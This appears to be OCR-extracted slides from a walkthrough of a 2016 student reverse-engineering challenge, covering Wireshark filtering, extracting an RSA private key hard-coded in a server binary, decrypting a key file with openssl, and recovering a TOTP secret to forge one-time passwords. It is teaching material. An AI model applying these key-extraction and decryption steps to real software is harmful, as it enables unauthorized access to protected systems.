172.17.94.27 172.21.131.230 TCP 217 27704 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=437
10.238.124.55 10.6.137.248 HTTP 159 GET /html/17-math.txt.html HTTP/1.0
172.17.94.27 172.21.131.230 TCP 110 27704 → 8080 [PSH, ACK] Seq=152 Ack=403 Win
Hypertext Transfer Protocol (http), 231 bytes
Packets: 1831 · Displayed: 224 (12.2%) · Load time: 0:0.71
Profile: Default

Refining Further (2)

- Some port 8080 traffic that isn't HTTP…
- Wireshark Display Filter:
  - tcp.dstport == 8080 && tcp.len > 0 && !http

Wireshark! (3)


traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.dstport == 8080 && tcp.len > 0 && !http
Expression...
No. Time Source Destination Protocol Length Info
1095 67.807577642 172.17.94.27 172.21.131.230 TCP 217 27704 → 8080 [PSH, AC
1121 73.751248160 172.17.94.27 172.21.131.230 TCP 110 27704 → 8080 [PSH, AC
1132 76.391005306 172.17.94.27 172.21.131.230 TCP 110 27704 → 8080 [PSH, AC
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
TCP payload (151 bytes)
0020 83 e6 6c 38 1f 90 18 be c2 78 63 c8 ca e6 80 18 ..l8.... .xc.....
0030 01 56 db 96 00 00 01 01 08 0a 00 6b 3e 9f 00 6b .V...... ...k>..k
0040 3e 8e 23 d1 37 0e 0b 00 00 00 80 00 00 00 33 2e >.#.7... ......3.
0050 31 2d 64 65 76 39 34 36 30 6a 30 da a9 b9 12 02 1-dev946 0j0.....
0060 59 80 ba 6a 00 64 6d 3a e4 59 97 bf b9 3d 6c 8b Y..j.dm: .Y...=l.
0070 ab 31 73 64 2f e2 b0 07 c4 19 74 b5 2c ff 1c ab .1sd/... ..t.,...
0080 5b 44 25 dc 95 90 54 c4 fc 75 d3 46 a7 40 47 40 [D%...T. .u.F.@G@
This frame has some of the TCP analysis shown (tcp.analysis)
Packets: 1831 · Displayed: 6 (0.3%) · Load time: 0:0.82
Profile: Default

Task 2 Complete!


- Leverage Wireshark display filters
- Version string and IPs different per-student
- 751 of 3325 students solved (22.6%)
- … on to Task 3!

2016 Challenge – Task 3

- Geolocated the device and discovered it was a test system (used by the IED developers)
- Retrieved files, including a key file that appears to be encrypted… Need to decrypt it!
- Provided:
  - Server binary
  - Dummy driver
  - Key File

Running the server

Running the client




What we know so far

- Server appears to load “OTP key” from encrypted key file…


```
C:\challenge>server.exe --key 784633464.key.enc
using key 784633464.key.enc
loaded OTP key for '784633464'
```

- Sounds liker server.exe decrypts the key file, and decryption requires a key…

IDA Pro Demo!


IDA - C:\challenge\server.exe
File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
nullsub_1
sub_401180
start
sub_401500
sub_401550
sub_401560
sub_401590
sub_4015F0
sub_401760
sub_401970
sub_402340
sub_402420
sub_402470
sub_4024B0
sub_402520
sub_402550
sub_402560
sub_4025A0
sub_402620
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
public start
start proc near
sub esp, 0Ch
mov ds:dword_52E518, 0
call sub_4FEE80
add esp, 0Ch
jmp sub_401180
start endp
Graph overview
100.00% (-604,-367) (1707,71) 000008E0 004014E0: start (Synchronized with Hex View-1)
Output window
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
IDC
AU: idle Down Disk: 237GB

Observe Strings




Observe Strings (2)

Strings window

Address	Length	Type	String
.text:0042B620	00000040	C	SHA1 block transform for x86, CRYPTOGAMS by <appro@openssl.org>
.text:0042BA90	00000042	C	SHA256 block transform for x86, CRYPTOGAMS by <appro@openssl.org>
.text:0048FA88	0000002F	C	AES for x86, CRYPTOGAMS by <appro@openssl.org>
.text:0049217B	00000045	C	Montgomery Multiplication for x86, CRYPTOGAMS by <appro@openssl.org>
.text:004DFC50	00000049	C	Vector Permutation AES for x86/SSSE3, Mike Hamburg (Stanford University)
.text:004E2880	00000038	C	AES for Intel AES-NI, CRYPTOGAMS by <appro@openssl.org>
.text:004EA980	00000031	C	GHASH for x86, CRYPTOGAMS by <appro@openssl.org>
.text:004FBADA	00000042	C	GF(2^m) Multiplication for x86, CRYPTOGAMS by <appro@openssl.org>
.data:00502080	00000690	C	-----BEGIN RSA PRIVATE KEY-----\nMIIEpAIBAAKCAQEAybhaURwzV74sQlxNIn
.data:00502801	00000021	C	BCDEFGHIJKLMNOPQRSTUVWXYZ234567=
.data:00502FB8	00000015	C	
.rdata:0050400E	00000014	C	_Jv_RegisterClasses
.rdata:00504034	0000003D	C	Usage: server --key <keyfile> [--listenhostname <hostname>]\n
.rdata:005040F0	00000020	C	error deserializing client key\n
.rdata:00504110	00000019	C	error allocating memory\n
.rdata:00504138	0000002A	C	got clienthello from client version '%s'\n

Line 1 of 789

Observe Strings (3)



Decrypt the Key

- Extract the key and replace \n characters
  - `strings server | grep -A26 -- "----- BEGIN RSA PRIVATE KEY-----“ > rsa.key`
- Decrypt the key file manually
  - `openssl rsautl -in 784633464.key.enc -inkey rsa.key -decrypt`
- Decrypted Key File Contents:

```
otpauth://totp/784633464?secret=L45VPYQW3R
6DNOFEZQLFP74GYRUFMI3KJVV5CY5KDUDVHMK6662Q
```

Task 3 Complete!

- Recovering the key (static / dynamic analysis)
- Key file contents different per student
- 492 of 3325 students solved (14.8%)
- … on to Task 4!

2016 Challenge – Task 4

- Commands to the IED are authenticated by one-time passwords (OTP) based on the key and the current time
- Generate a valid OTP value using the key file from Task 3 so we can use it to disarm the corresponding IED
- Nothing New Provided

Server / Client Interactions

Google for ‘otpauth://totp/’

Key Uri Format · google/google-authenticator Wiki · GitHub
https://github.com/google/google-authenticator/wiki/Key-Uri-Format ▾
Examples. Provision a **TOTP** key for user alice@google.com , to use with a service provided by Example, Inc: **otpauth**://**totp**/Example:alice@google.com?secret= ...

Internet Engineering Task Force (IETF) — D. M'Raihi
Request for Comments: 6238 — Verisign, Inc.
Category: Informational — S. Machani
ISSN: 2070-1721 — Diversinet Corp.
M. Pei
Symantec
J. Rydell
Portwise, Inc.
May 2011

TOTP: Time-Based One-Time Password Algorithm

Abstract

This document describes an extension of the One-Time Password (OTP) algorithm, namely the HMAC-based One-Time Password (HOTP) algorithm, as defined in RFC 4226, to support the time-based moving factor. The

https://daplie.github.io/browser-authenticator/

Console


Issuer: Company Name

Account: User Account

Key: 22222

Regenerate

